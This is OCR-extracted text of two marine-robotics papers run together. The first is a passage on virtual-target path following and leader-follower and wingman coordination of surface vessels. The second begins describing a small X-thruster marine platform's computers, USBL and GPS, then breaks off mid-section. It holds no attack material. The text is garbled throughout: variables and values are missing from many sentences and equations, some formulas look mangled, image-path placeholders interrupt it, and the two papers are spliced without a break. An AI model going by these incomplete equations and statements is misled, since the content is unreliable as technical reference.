


Fig 1: Schematic representation of the hardware infrastructure

This paper presents the next step in research activities regarding the guidance algorithms which include simulation results obtained using virtual target algorithm in order to achieve cooperative mission execution. It should be mentioned that the developed simulation model assumed that the dynamics of the platform were uncoupled.

The paper is organized as follows. Section II describes the mathematical model of the basic motion of the marine platform used in simulation. In section III, a brief introduction to virtual target algorithm is given and in section IV this algoritm is expanded to path following approach and multi-network framework cooperative control. In section V, simulation results are presented and finally, in section VI some conlusions are made and guidelines for future work done.

II. MATHEMATICAL MODEL

A. The marine platform model

The mathematical model of a marine platform is defined using two coordinate frames: an Earth-fixed (inertial) frame {E} described with axes N (pointing to the north), E (pointing to the east) and D (pointing down so that the NED frame forms a positively oriented coordinate system); a body-fixed coordinate system {B}, which is usually attached to the centre of gravity (CG) of the vehicle and is described with three axis x, y and z pointing respectively in the same directions as the NED frame when x and N are aligned, [4]. The mathematical model of a marine platform is described with an assumption that the platform is moving only in the horizontal plane, i.e. only translation in the $N-E$ plane and rotation about the z axis is possible.

The platform's speeds are defined in the fixed coordinate frame {B}: surge u and sway v speeds are translation speeds in the x and y axis directions, respectively, and yaw speed r is rotational speed around the z axis. Earth-fixed coordinate frame is used to define positions x and y in the horizontal plane and orientation ψ of the platform. The motion of the platform is achieved by applying surge (X) and sway (Y) force and yaw (N) moment.

The schematic representation of the mathematical model is given in Fig. 2.,[8]. The *kinematic model* in the horizontal




Fig. 2. Block-diagram of the mathematical model used to describe marine vessels.


plane is given with (1). The *dynamic model* is assumed to be uncoupled so each controllable degree of freedom (DOF) can be modelled separately. In addition to that, since the platform is symmetric in the horizontal plane, the same model (and the parameters) can be used to describe surge and sway dynamics, as shown with (2) and (3) where α_u is a constant parameter and $\beta(u)$ and $\beta(v)$ are drag parameter which are speed dependant and include all speeds, the drag parameter can be approximated with a constant term, i.e. $\beta(u)=\beta(v)=\beta_u$, [5]. In a similar manner, yaw model is given with (4) where α_r is inertia and $\beta(r)$ drag. The τ_{uE}, τ_{vE} and τ_{rE} represent external disturbances and unmodelled dynamics of the system, [7].

$$\begin{bmatrix} \dot{x} \\ \dot{y} \\ \dot{\psi} \end{bmatrix} = \begin{bmatrix} \cos\psi & -\sin\psi & 0 \\ \sin\psi & \cos\psi & 0 \\ 0 & 0 & 1 \end{bmatrix} \begin{bmatrix} u \\ v \\ r \end{bmatrix}. \quad (1)$$

$$\alpha_u \dot{u} + \beta(u)\cdot u = \tau_{uE} + X, \quad (2)$$

$$\alpha_u \dot{v} + \beta(v)\cdot v = \tau_{vE} + Y, \quad (3)$$

$$\alpha_r \dot{r} + \beta(r)\cdot r = \tau_{rE} + N. \quad (4)$$



a) b)

Fig. 3. a) Virtual model of the platform for dynamic positioning and b) x-shape actuator configuration.

The *actuator allocation* matrix gives relation between the forces exerted by thrusters (τ_1, τ_2, τ_3 and τ_4) and the forces that act on the rigid body (X, Y, N). For the case of the *Platform*, whose actuator configuration is given in Fig. 3b) and $\delta = 45°$, the actuator matrix is given with (5) where D is shown in Fig.3.b).

$$\begin{bmatrix} X \\ Y \\ N \end{bmatrix} = \begin{bmatrix} \cos 45° & \cos 45° & \cos 45° & \cos 45° \\ \sin 45° & -\sin 45° & -\sin 45° & \sin 45° \\ D & -D & D & -D \end{bmatrix} \begin{bmatrix} \tau_1 \\ \tau_2 \\ \tau_3 \\ \tau_4 \end{bmatrix}. \quad (5)$$

Since four actuators are used to control three degrees of freedom, this presents an overactuated system. This allows for the design of fault tolerant control algorithms, [6]. The inverse actuator allocation matrix cannot be found (since the matrix is not square), but a pseudoinverse can be calculated instead, [10].

The actuators can be simply modelled using an affine model given with (6) where n^i represents the individual thruster's control input (commanded rotation speed, input voltage, etc.), K_T is the thruster coefficient and τ^i is thrust exerted by the i-th thruster.

$$\tau^i = K_T \left| n^i \right| n^i \quad (6)$$

The nonlinear static thruster characteristic can easily be compensated within the control algorithm, [7], [11].

III. VIRTUAL TARGET ALGORITHM IN PATH-FOLLOWING

This section describes only fundamental concepts and problem formulation of the use of virtual target algorithm for single-vehicle guidance. For details and whole kinematic error modelling, interested reader can refer to [12], [13]. Before we deal with the essence of the problem, the kinematic model (1) is represented with

$$\begin{aligned} \dot{x} &= U\cos\psi_e \\ \dot{y} &= U\sin\psi_e \\ \dot{\psi}_e &= r \end{aligned} \tag{7}$$

where

$$U = \sqrt{\dot{x}^2 + \dot{y}^2} \qquad \psi_e = arctg\frac{\dot{y}^2}{\dot{x}^2} \tag{8}$$

With already defined Earth-fixed (inertial) frame {E}and a body-fixed coordinate system {B}, a *Serret-Frenet* frame { } ≔ [0] is defined,[15]. Virtual target attached to {F} moves along predefined path. Whole problem can be easily explained with reference to Fig.4.




Fig.4. Vehicle parameters and frame definitions

After some mathematical calculations, the following kinematic error model is obtained and expressed with respect to the frame {F}

$$\begin{cases} \dot{s}_1 = -\dot{s}(1-c_c y_1) + U\cos\beta \\ \dot{y}_1 = -c_c\dot{s}s_1 + U\sin\beta \\ \dot{\beta} = r - c_c s \end{cases} \tag{9}$$

where $\dot{s}$ is speed of virtual target, attached to the frame {F}, is path curvature, U is vehicle's total velocity and is difference between vehicle's direction of motion and orientation of virtual target which is the same as local path tangent at point P. Control demands can be formulated as follows. After some transient time, platform must be in origin of {F} frame, which means that and converge to zero. Second task is to reduce β towards zero. When these requirements are fulfilled, path following is achieved. In order to design control law which ensure convergences both the vehicle and virtual target, one of the possible Lyapunov's function candidate is chosen.

$$V_E = \frac{1}{2}\left(s_1^2 + y_1^2\right) \tag{10}$$

Computing its time derivative and after substitutions are made, with proper choice of ˙, ˙ becomes negative – definite. Choosing

$$\dot{s}^* = U\cos\beta + k_2 s_1 \tag{11}$$

as control signal which guarantees that ˙ < 0, a new additional degree of freedom is introduced in the control structure. The speed of virtual target later takes a part in defining yaw rate reference. Considering the candidate Lyapunov function:

$$V = \frac{1}{2}(\beta - \varphi)^2 \tag{12}$$

and choosing control law:

$$r^* = \dot{\varphi} - k_1(\beta - \varphi) + c_c(s)\dot{s} \tag{13}$$

$V \le 0$ is secured where is nonnegative controller gain and φ is angle of approach which is modelled as function of lateral coordinate. The approach angle is instrumental in shaping transient maneuvers during the path approach phase. The following hyperbolic tangent shaped function, parameterized by > 0 and 0 < < − has desirable properties due to inherent saturation.

$$\varphi(y_1) = -\psi_a \tanh(k_\varphi y_1) \tag{14}$$

The advantages of proposed kinematic control laws are in following. Asymptotically convergence to zero of the variables β, and is achieved, classic singularity of the path following problem is removed and vehicle can perform following of various kinds of the paths.

The above kinematic control law applies to the kinematic model of marine vehicles only. Using the backstepping techniques, this control law can be extended to deal with the vehicle dynamics. However, after that yaw rate reference is determined, a classic I-P controller is designed for yaw rate control,[9]. Backstepping technique supposes that process parameters are very accurately determined. If we have some uncertainty in mathematical model control signal can experienced chattering which is not acceptable behaviour, [12]. The complete control structure used for simulation can be seen on Fig. 5. Low level control is an I-P controller designed according to second order binomial model transfer function as desired behaviour. High level control is based on the virtual target algorithm.




Fig.5. Virtual target based control structure

IV. COOPERATIVE CONTROL OF MARINE VESSELS

In this section, intention is to expand control algorithm and show have to efficiently use them to control several vehicles in order to achieve cooperation between them. Guidance and control of cooperative missions is demanding

task and still presents a challenge in the area of marine robotics. Two or more marine vehicles operating together form a multi-vehicle framework, [1], [2]. Usually, one vehicle is the leader which executes some mission objectives and the rest of the vehicles (followers) follow his movements in some way. In the continuing part of this section, two coordinative tasks will be described. Each of them use single vehicle path following algorithm based on virtual target. With the virtual target based approach, coordination task is completely uncoupled from single - vehicle path following task.

A. Vehicle following

In vehicle following scenario, the Leader has to perform some motion. Through the communication link, the Leader sends basic navigation information to the Follower and then Follower vehicle reconstructs online the path to be followed. For instance, Leader follows a predefined path and Follower has to follow a Leader, maintaining a desired distance between them. Also, Leader vehicle can be open-loop controlled by human operator, [14]. As already mentioned, Follower vehicle follows the path shaped by Leader vehicle at fixed or variable distance, measured in curvilinear abscissa of the reconstructed path. Further on, if we add more vehicles in multi-framework system, a relation Leader – Follower can be generalized. One vehicle will be ultimate leader which only executes its own mission. Next in the Leader hierarchy will be second vehicle which is at same time the Follower of ultimate Leader and also a Leader to the vehicle below in hierarchy system. At the bottom is simple Follower as a tail of such a formation system. Whole framework act as a giant snake and some collision avoidance algorithm must be applied in order to prevent ultimate leader crashing with the followers while performing sharp manoeuvres. Collision avoidance is beyond the scope of this paper and an assumption of smooth path with small curvature is made. The vehicle following approach proposed in this work is based on the single vehicle path – following guidance technique for each vehicle. In addition, to achieve desired distance between formation members, the vehicle's surge speed must be controlled according to the error from desired distance from local Leader. So, the curvilinear distances between the Leaders and Followers are defined as the difference between respective curvilinear abscissas Δ = – .




Fig.6. Hierarchy system and defined curvilinear distances

Thus, the task is to design a control law in order to reach a desired distance *. Defining the distance error as = Δ – *, the implemented solution to make → 0 is in the form of tangent hyperbolic function added with feed-forward Leader surge force signal. The final form of the surge control law is

$$X^* = X_L + k_u \tanh(k_e e_s) \qquad (15)$$

where and are tunable controller gains. With the properly calculated surge force Follower vehicle produces required surge speed to maintain desired distance.

B. Wingman problem

One of the most common formation tasks is holding parallel formation while vehicles move along different paths. As in vehicle-following, Leader executes manoeuvres while Wingmen vehicles must maintain parallel formation with respect to the Leader vehicle.




Fig.7. Example of parallel vehicle formation

Obviously, speed of the wingmen vehicles must be controlled to accomplish parallel formation. To achieve cooperation, each vehicle is controlled with virtual target based approach. Their virtual targets are used for the cooperation purpose.




Fig.8. General wingman problem network

The key idea is to add a new virtual target, Coordination Virtual Target (CVT) for each wingmen vehicle. Controlling the speed of CVT, desired position of CVT is determined. Control law which ensures proper CVT curvilinear speed is

$$\dot{s}^*_{CVT_2} = U_1 \cos\bar{\beta} - \bar{k}_2 \bar{s}_1 \qquad (16)$$

where is total velocity of Vehicle-1, ¯ is the difference between the local path tangent given by position of the CVT and the virtual target of Vehicle-1, ¯ is projected longitudinal error, and is a tunable gain. CVT behaves like the virtual target for Leader, moving on the path of Wingman vehicle. When CVT is set on the path of wingman vehicle, curvilinear distance can be calculated. With reference to Fig. 8., Vehicle -2 is a wingman vehicle and formation position error is Δ = – . To obtain completely parallel formation * is set to zero.

V. SIMULATION RESULTS

In this section, simulation results are presented in order to illustrate the performance of the previously proposed guidance algorithm. The simulation case study which is presented here consists of two cooperation scenarios and this paper is focused only on them. Video and results of all other scenarios with different mission paths can be found online at http://labust.fer.hr/media/virtual.

A. Vehicle-following simulation results

The first scenario includes vehicle following for three vehicles where path to be followed is a circle with and constant path curvature which is in this case . At the moment the Leader is positioned at the origin of the NE coordinate frame and it is commanded to follow the circle. The first Follower is positioned at point and the second at point . Throughout the whole simulation reference distance between vehicles was kept at . Recorded responses of vehicle distances in the term of curvilinear abscissa can be seen in Fig. 10. Follower-1 generates path for Follower-2, so distance error must be observed relative to the vehicle- l which is in front of him. Fig.9. gives the path for all three vessels during the simulated mission. The control errors are shown in Fig. 11. and it is clear that after initial overshoots the vessels reach zero steady state error. An overshoot is direct consequence of efforts to get closer to the vessel as soon as possible.




Fig.9.The paths of the vessels during simulation




Fig.10.Distance between the vehicles




Fig.11. Response of distance error




Fig.12. Surge speeds of the vehicles

B. Wingman Problem Simulative Results

For the Wingman framework simulation, a motion coordination task between three vehicles is presented. Leader vehicle executes same path following as in vehicle following (circle with) while other two vehicles have to follow concentric circles with and , respectively. During the whole simulation, desired parallel formation position is successfully achieved. Fig. 13. shows the convergence and maintenance of the desired formation while performing the path following tasks. It is obvious that vehicle which has to cross the longest path must have the largest surge speed. In Fig. 14. surge speeds of the formation members can be seen. Leader speed has smooth asymptotically response while Follower speeds are results of controlling surge forces in order to achieve the coordination task.




Fig.13. The paths of the vessels – The wingman problem




Fig.14. Surge speeds of the vehicles

It should be noticed, the Leader commanded surge force was kept constant throughout the whole simulation which resulted in a constant steady-state cruising speed. The Wingman vehicle surge forces are calculated according to (15). After transient time, even surge speeds of the Wingman vehicles are in steady-state. Considering that circles are concentric and differences in a radius between Leader vehicle and Wingman vehicles are same, the absolute difference between surge speeds would also be same.

VI. CONCLUSION AND FUTURE WORK

In this paper, a relatively new control approach in marine applications has been described. Firstly, single vehicle path algorithm is developed with the aim of expanding on cooperative tasks. Use of virtual target as control technique provides highly decoupling between the coordination system and each individual vehicles control system. The system stability and the performance of control system are shown in simulation results. The simulations prove the functionality of the proposed control law.

The future work will include implementing the developed virtual target algorithm on a real vessel to be used in field conditions. After successfully applied single vehicle path following algorithm, our final goal would be to achieve cooperation between two or more vehicles in field conditions.

ACKNOWLEDGMENT

The work was carried out in the framework of a Coordination and Support Action type of project supported by European Commission under the Seventh Framework Programme "CURE - Developing Croatian Underwater Robotics Research Potential" SP-4 Capacities (call FP7-REGPOT-2008-1) under Grant Agreement Number: 229553.

The authors would like to thank all the students who participated in the development of the laboratory marine platform.

REFERENCES

[1] M. Breivik and T.I. Fossen. Guidance Laws for Planar Motion Control. *Proc. of 47th IEEE Conference on Decision and Control*, pages 570-577, Cancun, Mexico, 2008.

[2] M. Breivik and T.I. Fossen. Path following for marine surface vessels. *Proc. of Oceans 2004*, pages 2282-2289, Kobe, Japan, 2004.

[3] N. Miskovic, Z. Triska, D. Nad and Z. Vukic. Guidance of Small – Scale Overactuated Marine Platform – Experimental Results. *Proceedings of the 34rd International convention on information and communication technology, electronics ad mircroelectronics MIPRO 2011, CTS*, 2011.

[4] T.I. Fossen. *Guidance and Control of Ocean Vehicles*. John Wiley & Sons, New York, NY, USA, 1994.

[5] L. Moreira and T. I. Fossen and C. Guedes Soares. Path following control system for a tanker ship model. *Ocean Engineering*, 34:2074--2085, 2007.

[6] E. Omerdic. *Thruster fault diagnosis and accommodation for overactuated open--frame underwater vehicles*. PhD thesis, University of Wales College, Newport, United Kingdom, 2002.

[7] N. Miskovic and Z. Vukic and M. Barisic and P.P. Soucacos. AUV identification by use of self--oscillations. *Proc. of the CAMS'07 Conference*, 2007.

[8] N. Mišković and M. Bibuli and G. Bruzzone and M. Caccia and Z. Vukić. Tuning Marine Vehicles' Guidance Controllers through Self--Oscillation Experiments. *Proceedings of the MCMC'09 Conference*, 2009.

[9] Jong-Woo Choi and Sang-Cheol Lee. Antiwindup Strategy for PI-Type Speed Controller. *Industrial Electronics, IEEE Transactions on*, 56(6):2039-2046, 2009.

[10] N. Miskovic. *Use of self-oscillations in guidance and control of marine vessels*. PhD thesis, University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia, 2010.

[11] Z. Vukic and Lj. Kuljaca. *Automatic Control -- Analysis of Linear Systems*. Kigen, Zagreb, 2005. (in Croatian).

[12] M. Bibuli. *Advanced Guidance Techniques and mission control architecture development towards marine robotic systems enhancement*. PhD thesis, University of Genova, Faculty of Engineering, Genova, Italy, 2010.

[13] M. Bibuli, G. Bruzzone, M. Caccia and L. Lapierre.*Path-Following Algorithms and Experiments for an Unmanned Surface Vehicle*. Journal of Field Robotics 1-20(2009), Wiley Periodicals,Inc,2009.

[14] M. Bibuli, M.Caccia and L. Lapierre.*Virtual target Based Coordinated Path-following for Multi-Vehicle Systems*. Proceedings of the 8th IFAC Conference on Control Applications in Marine Systems, Rostock, Germany, 2010.

[15] L.Lapierre, D.Soetanto and A.Pascoal. *Nonlinear Path Following with Applications to the Control of Autonomous Underwater*. Proceedings of the 42nd IEEE conference on Decision and Control, Hawaii USA, December,2003.

Testing and technical characteristics of a small overactuated marine platform

Nikola Stilinović, Nikola Mišković, Đula Nađ, Zoran Vukić
Laboratory for Underwater Systems and Technologies
Faculty of Electrical Engineering and Computing
University of Zagreb
Unska 3, Zagreb, Croatia
E-mail: {nikola.stilinovic, nikola.miskovic, dula.nad, zoran.vukic}@fer.hr

Abstract - The construction of one-man-portable marine vessels presents a challenging task. One such vessel, the marine platform described in this paper, is actuated with four thrusters in an X-shaped configuration which enable motion in surge, sway and yaw degree of freedom. This configuration is highly convenient for dynamic positioning as well as path following. The platform is built in the Laboratory for Underwater Systems and Technologies and it comprises driver electronics for the thrusters, a GPS unit, a compass, batteries and a single board computer used for sensor integration and control. These components enable manual control from the ground station as well as autonomous operation mode. The communication with the ground station is accomplished using a two-way wireless link.
This paper focuses on the description of technical characteristics of the components as well as their integration. In addition to that, special attention is given to the control software developed in LabVIEW and its performances. Preliminary test results are given proving the functionality of the described technical system.

I. INTRODUCTION

Demand for small marine platform in marine robotics is very high, and its construction takes big part in whole project of creating an autonomous vessel. This one-man-portable platform is designed to be used on sea and lake for numerous applications, e.g. dynamic positioning, path following, virtual target algorithm, etc.

The platform is designed and developed at the Laboratory for Underwater Systems and Technologies (LABUST) by a group of students on master programme. It's made from polyester resin and some technical characteristics are shown in Table I. The platform is actuated by four SeaBotix® thrusters positioned in such a way that they form an x-shaped configuration as shown schematically in Fig. 1.b) what allows the design of complex guidance and control algorithms, especially dynamic positioning algorithm. The platform is equipped with two single board computers and with various positioning and communication devices which allow autonomous work with other vessels or divers and manual control by operator from the ground station.


As LABUST already developed two platforms for testing in the pool in laboratory conditions [2], the main motivation for building this type of a platform was to construct the platform which could be tested in real and harsh environment in which marine vehicles operate, characterized with unpredictable disturbances (waves, winds and currents) and to assist divers in underwater navigation and communication with the ground station. Further on, the developed platform will be used in cooperative guidance of unmanned underwater or surface vehicles. This application would allow more precise underwater localization and online mission replanning. The relevance of the envisioned project is significant from the educational side, and the interdisciplinarity through marine robotics.

This research is divided into three steps:

- Step 1 includes the design of the small overactuated marine platform and acquisition of navigation devices;
- Step 2 includes integration of navigation devices, communication with ground station and software testing [1];
- Step 3 includes the design and implementation of algorithms for dynamic positioning, path following, virtual target, etc.

Step 1 was successfully ended in July 2011. and platform was ready for testing in pool conditions (Fig 2.).

This paper presents the next step in research activities regarding the implementation of navigation devices and testing them. It also presents how connection is established between platform, ground station and other vessels or divers. The results presented show that proposed navigation and communication devices can be used on a real system in real-time environment.



a) b)

Fig. 1. a) Virtual model of the platform for dynamic positioning and b) x-shape actuator configuration.

Step 3 is work currently in progress and the preliminary results are reported in [3] and laboratory tests can be seen in [7] and [8].

TABLE I. SOME CHARACTERISTICS OF THE PLATFORM

Height [m]	**0.35**
Width [m]	**0.707**
Length [m]	**0.707**
Weight [kg]	**≈ 25**

The paper is organized as follows. Section II describes general information about all devices used in platform. Section III presents testing of GPS module and gives experimental results in real environment. Section IV presents application interface in LabVIEW for control and communication. The paper is concluded with Section V.



Fig. 2. Platform for dynamic positioning constructed in LABUST

II. DEVICES USED IN PLATFORM

A. Advantech PCM-3362 single board computer

The single board computer used in platform is equipped with Intel® Atom processor with Microsoft® Windows operating system. This system is used for sensor integration because some navigation devices work only on Microsoft® Windows platform. Single board computer is used because of its reduced size and very low power consumption which is very important due to battery autonomy.



Fig. 3. Advantech single board computer

The computer is connected with wireless module and real-time single board computer via Ethernet, and its USB ports are used for connecting navigation devices to the system. LabVIEW application used in this system collects all data from sensors and sends it to real-time computer. Application communicates with other vessels or diver via USBL module and with ground station via wireless module.

B. National Instruments sbRIO-9642 real-time single board computer

The real-time computer from National Instruments with 400MHz real-time processor and 256MB of non-volatile memory is used for deterministic control of platform. Main LabVIEW application runs on this module and receives data from sensors or ground station to control the platform and other vessels autonomously or manually. sbRIO is connected via RS-232 port to driver electronics which drives the SeaBotix® thrusters. This module is used due to its high performance which could not be achieved with common single board computer.

C. USBL module

USBL (Ultra-short baseline) [4] is underwater acoustic localization method. It consists of transponder, transducer and control unit. Transponder is fitted on underwater vessel or diver which communicates with control unit via transducer and calculates position according to transducer position which is obtained from GPS module



Fig. 4. National Instruments sbRIO-9642 module

Data which control unit sends to single board computer is described in Table II. From this data the projected distance between platform and underwater vessel or diver must be calculated, as shown in Fig. 5. Projected distance can be easily obtained by simple equation

$$Projected\ Distance = \sqrt{(SlantRangeFromUSBL)^2 - (z)^2} \quad [1]$$

TABLE II. DATA RECEIVED FROM USBL MODULE

z [m]	**Transpoder depth**
SlantRangeFromUSBL [m]	**Distance between transponder and transducer**
BearingFromUSBL [rad]	**Transponder bearing**
USBL_z [m]	**Depth of transducer head**
USBL_yaw [rad]	**Transducer heading**




Fig. 5. Relevant measures obtained from the USBL sensor

D. GPS module

GPS module communicates with computer via USB port and sends NMEA sentences [6] with frequency of 10Hz. NMEA sentence which is used for acquiring GPS data is shown in Table III. Every GPS has horizontal and vertical variable error [5] in calculating the exact position which is big problem for dynamic positioning when platform moves with slow speed and has very little variation of position. GPS error can be calculated using S/N ratio obtained from each satellite to which it is connected. Error information which is important for platform positioning is called HDOP (Horizontal Dillution of Precision)

E. Compass module

